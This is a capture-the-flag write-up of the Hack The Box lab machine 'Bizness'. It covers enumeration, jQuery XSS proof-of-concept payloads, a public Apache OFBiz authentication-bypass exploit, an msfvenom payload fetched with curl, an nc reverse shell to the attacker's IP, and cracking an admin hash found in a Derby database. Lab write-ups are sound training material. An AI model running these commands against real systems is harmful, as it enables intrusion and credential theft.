
Bizness

Monday, May 20, 2024 10:14 AM

Target: 10.10.11.252


Starting off with an nmap scan



```
└──╼ [★]$ sudo nmap -sC -sV -oA nmap 10.10.11.252
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-20 16:05 BST
Nmap scan report for 10.10.11.252
Host is up (0.026s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e21d5dc2e61eb8fa63b242ab71c05d3 (RSA)
|   256 3911423f0c250008d72f1b51e0439d85 (ECDSA)
|_  256 b06fa00a9edfb17a497886b23540ec95 (ED25519)
80/tcp  open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
443/tcp open  ssl/http nginx 1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-Sta
te/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
| tls-nextprotoneg:
```


We see SSH, HTTP, HTTPS

Using the browser to look at http://10.10.11.252 doesn't find it so lets add the hostname to our host file



```
127.0.1.1 upcloud-capture-droplet upcloud-capture-droplet
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

127.0.0.1 localhost
127.0.1.1 htb-kjsu2zsris htb-kjsu2zsris.htb-cloud.com

10.10.11.252 bizness.htb
```


Running gobuster in vhost mode since to check for subdomains



```
└──╼ [★]$ gobuster vhost -u bizness.htb -w /opt/useful/SecLists/Discovery/DNS/subdomains-to
p1million-5000.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://bizness.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2024/05/20 16:37:29 Starting gobuster in VHOST enumeration mode
===============================================================
===============================================================
2024/05/20 16:37:30 Finished
```

That didn't find anything

Bringing the site up in the browser and using wappalyzer we see a couple of technologies being utilized here so we can do some research for potential vulnerabilities there.



Font scripts
- Font Awesome
- Ionicons
- Google Font API

Web servers
- Nginx 1.18.0


Programming languages
- Java

JavaScript libraries
- jQuery 3.2.1
- jQuery Migrate 3.0.0
- Lightbox
- OWL Carousel
- Isotope

Reverse proxies
- Nginx 1.18.0


UI frameworks
- Bootstrap 4.2.1
- Animate.css

Aside from wappalyzer I also took notice of the footer telling us the site is "Powered by Apache OFbiz"


© Copyright **BizNess Inc**. All Rights Reserved
Powered by **Apache OFBiz**

Designed by BootstrapMade


Checking Snyk it looks like the version of jquery being utilized is vulnerable to some XSS attacks
https://security.snyk.io/package/npm/jquery/3.2.1


Affected versions of this package are vulnerable to Cross-site Scripting (XSS). Passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. `.html()`, `.append()`, and others) may execute untrusted code.

This section hints us that we may need to utilize some DOM bases XSS


Research was showing that nginx 1.18 could also have some vulnerabilities related to HTTP request smuggling but let's explore the Jquery route first.

We find some example payloads online at https://www.exploit-db.com/exploits/49767 that seem promising because the version being implemented on the box falls within the range here, but we may need to do some tweaking


```
# Exploit Title: jQuery 1.0.3 - Cross-Site Scripting (XSS)
# Date: 04/29/2020
# Exploit Author: Central InfoSec
# Version: jQuery versions greater than or equal to 1.0.3 and before 3.5.0
# CVE : CVE-2020-11023

# Proof of Concept 1:
<style><style /><img src=x onerror=alert(1)>

# Proof of Concept 2 (Only jQuery 3.x affected):
<img alt="<x" title="/><img src=x onerror=alert(1)>">
```

There's a couple of input fields we can look at to try to inject our XSS payloads. In the contact us section and then also one down in the footer.

Trying to send dummy data into the contact forms doesn't do anything when I click send message


test

test

test


aaaaa

But the newsletter subscribe box did react when I tried to enter a email there so that seems like a good candidate for testing

I played around with sending some of the payloads from the proof of concept examples up above in the email box and was not seeing any changes in the response so I went back to the drawing board


I was unable to get a directory search running earlier and vhost didn't show anything from gobuster so I tried another tool - dirsearch

That was able to run against the site and we get a couple of responses.



```
[17:39:16] 302 -    0B  - /accounting  ->  https://bizness.htb/accounting/
[17:39:19] 302 -    0B  - /catalog  ->  https://bizness.htb/catalog/
[17:39:20] 302 -    0B  - /common  ->  https://bizness.htb/common/
[17:39:20] 404 -  762B  - /common/
[17:39:20] 404 -  779B  - /common/config/db.ini
[17:39:20] 404 -  780B  - /common/config/api.ini
[17:39:20] 302 -    0B  - /content  ->  https://bizness.htb/content/
[17:39:20] 302 -    0B  - /content/debug.log  ->  https://bizness.htb/content/control/main
[17:39:20] 302 -    0B  - /content/  ->  https://bizness.htb/content/control/main
[17:39:20] 200 -   34KB - /control/
[17:39:20] 200 -   34KB - /control
[17:39:21] 404 -  763B  - /default.html
[17:39:21] 404 -  741B  - /default.jsp
[17:39:21] 302 -    0B  - /error  ->  https://bizness.htb/error/;jsessionid=16AC9C4B943AED3C00A53B03C2035B07.jv
m1
[17:39:21] 404 -  761B  - /error/
[17:39:21] 302 -    0B  - /example  ->  https://bizness.htb/example/
[17:39:22] 404 -  769B  - /images/c99.php
[17:39:22] 302 -    0B  - /images  ->  https://bizness.htb/images/
[17:39:22] 404 -  762B  - /images/
```

The one that looked the most interesting is the bizness.htb/accounting page so we check that out in our browser and are met with a login page for OFBiz

I try a couple of random defaults and then google the default creds for ofbiz: admin / ofbiz didn't work either so I do some research to see if there is a login page exploit we can use



The Following Errors Occurred:
following error occurred during login: Password incorrect.




Registered User

User Name: admin


Password:

Researching for ofbiz login exploits I found a tool to try out
https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass

I test the tool out by first just trying to get it send a curl request back to an http server I'm hosting. I think instead of doing the NC reverse shell I'm going to try building out a reverse shell with msfvenom and then having it send a request to download that and then maybe run that too if we can get it to.




```
remote: Enumerating objects: 19, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 19 (delta 3), reused 7 (delta 1), pack-reused 5
Receiving objects: 100% (19/19), 51.44 MiB | 83.74 MiB/s, done.
Resolving deltas: 100% (3/3), done.
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness]
└──╼ [★]$ ls
Apache-OFBiz-Authentication-Bypass  nmap.gnmap  nmap.nmap  nmap.xml
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness]
└──╼ [★]$ cd Apache-OFBiz-Authentication-Bypass/
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness/Apache-OFBiz-Authenticati
on-Bypass]
└──╼ [★]$ ls
exploit.py  README.md  xdetection.py  ysoserial-all.jar
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness/Apache-OFBiz-Authenticati
on-Bypass]
└──╼ [★]$ python3 exploit.py --url https://bizness.htb --cmd 'curl 10.10.14.17:8000/'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness/Apache-OFBiz-Authenticati
```



```
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness/Apache-OFBiz-A
thentication-Bypass]
└──╼ [★]$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [20/May/2024 17:51:17] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [20/May/2024 17:51:17] code 404, message File not found
127.0.0.1 - - [20/May/2024 17:51:17] "GET /favicon.ico HTTP/1.1" 404 -
10.10.14.17 - - [20/May/2024 17:52:45] "GET / HTTP/1.1" 200 -
10.10.11.252 - - [20/May/2024 17:54:27] "GET / HTTP/1.1" 200 -
```


We can see that worked because in the terminal hosting our web server we see a request from our target host.

Generating the payload using msfvenom




```
-Bypass]
└──╼ [★]$ msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=10.10.14.17 LPORT=1337 -f elf
> shell-x86.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 1137112 bytes
Final size of elf file: 1137112 bytes
```

Using curl to download the payload onto the system from a python web server I'm hosting (this is an image of the get request going through to our python web server)




```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.252 - - [20/May/2024 18:40:35] "GET /shell-x86.elf HTTP/1.1" 200 -
```

Starting our msf c2



```
─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness]
└──╼ [★]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload linux/x86/meterpret
er_reverse_tcp
payload => linux/x86/meterpreter_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 10.10.14.17
LHOST => 10.10.14.17
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 1337
LPORT => 1337
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.17:1337
```


Alright well that didn't work (need more info once on the system to troubleshoot why), but I assume it's a permissions thing. So lets just go do the usual NC listener and tcp reverse shell



```
└──╼ [★]$ python3 exploit.py --url https://bizness.htb --cmd 'nc -c bash 10.10.14.17 1337'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness/Apache-OFBiz-Authentication
-Bypass]
└──╼ [★]$ whoami
marcoose
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness/Apache-OFBiz-Authentication
-Bypass]
└──╼ [★]$ 
```

```
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsri
└──╼ [★]$ nc -lvnp 1337
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.252.
Ncat: Connection from 10.10.11.252:58078.
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
```

From there we just go to the home directory of that user and the flag is in the folder




```
whoami
ofbiz
cd ~
ls
user.txt
cat user.txt
```

Forgot to further establish the shell earlier, so I'll do that now
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm

press Ctrl + Z

stty raw -echo; fg




```
python3 -c 'import pty;pty.spawn("/bin/bash")'
ofbiz@bizness:~$ export TERM=xterm
export TERM=xterm
ofbiz@bizness:~$ ^Z
[1]+  Stopped                 nc -lvnp 1337
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness]
└──╼ [★]$ stty raw -echo; fg
nc -lvnp 1337

ofbiz@bizness:~$
ofbiz@bizness:~$
```

I ran linpeas and didn't find anything of interest there. There was a probably kernel exploit suggestion, but I opted to not try that option and continued doing manual enumeration specifically in the web application folder.

The security folder seemed of interest. I was hoping to find some information regarding password policy for some hints on format encase we need to just bruteforce it. We end of finding some demo data that will help us make our greps a bit more specific.


Below is the password demo data we found to make our grep better



```
./framework/security/data/PasswordSecurityDemoData.xml:    <UserLogin userLoginId="ltdadmin" currentPassword="{SHA
}47b56994cbc2b6d10aa1be30f70165adb305a41a"/>
./framework/security/data/PasswordSecurityDemoData.xml:    <UserLogin userLoginId="ltdadmin1" currentPassword="{SH
A}47b56994cbc2b6d10aa1be30f70165adb305a41a"/>
```

Command: grep -i 'currentPassword="{SHA}' -R . --exclude-dir=/framework/security/data/PasswordSecurityDemoData.xml

What were able to find from a grep narrowing down the search to that format from the sample data:




```
./framework/resources/templates/AdminUserLoginData.xml:    <UserLogin userLoginId="@userLoginId@" currentPassword=
"{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a" requirePasswordChange="Y"/>
./framework/security/data/PasswordSecurityDemoData.xml:    <UserLogin userLoginId="admin" currentPassword="{SHA}47
b56994cbc2b6d10aa1be30f70165adb305a41a"/>
```

Here we found
{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a

Having found a hash I look into ways to crack it and from the research I find that there is a tool specifically for cracking apache-ofbiz sha1 hashes so I try to run it against the hash we found
https://github.com/duck-sec/Apache-OFBiz-SHA1-Cracker


I failed to realize that this was not the correct format for a hash and was thus not crackable so we went back to enumeration

Failed rabbit hole again so we go back to linpeas and see if there's anything else of interest to explore. From there I notice there are some writable log files to derby.log which is not something I noticed before. Derby isn't something that I've heard of before so I look into it and it seems to be an Apache database management software.




```
╔══════════╣ Writable log files (logrotten) (limit 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrot
logrotate 3.18.0

    Default mail command:       /usr/bin/mail
    Default compress command:   /bin/gzip
    Default uncompress command: /bin/gunzip
    Default compress extension: .gz
    Default state file path:    /var/lib/logrotate/status
    ACL support:                yes
    SELinux support:            yes
Writable: /opt/ofbiz/runtime/data/derby/derby.log
Writable: /opt/ofbiz/runtime/logs/error.log
Writable: /opt/ofbiz/runtime/logs/error-2023-12-20-1.log
Writable: /opt/ofbiz/runtime/logs/ofbiz-2024-03-27-1.log
```

Discovering that new path, I try out the grep command I was running earlier under that new tree.



```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$ grep -i 'currentPassword=' -R .
grep: ./ofbiz/seg0/c54d0.dat: binary file matches
```


Catting out the file we found with a match:



```
            <map-Value>
                <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" c
urrentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled="Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:4
4:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
```

$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I

Using that tool we found earlier but on the new hash we found



```
└──╼ [★]$ python3 OFBiz-crack.py --hash-string '$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I'
[+] Attempting to crack....
Found Password: monkeybizness
hash: $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
(Attempts: 1478438)
[!] Super, I bet you could log into something with that!
┌─[us-vip-16]─[10.10.14.17]─[marcoose@htb-kjsu2zsris]─[~/bizness/Apache-OFBiz-SHA1-Cracker]
```

We attempt to login to the root user with the hash we cracked and that works so from there we just go grab the flag in the root home dir

This was an interesting one, I think I went down a couple of rabbit holes, but I guess that's not bad. I got to spend some more time practicing enumerating.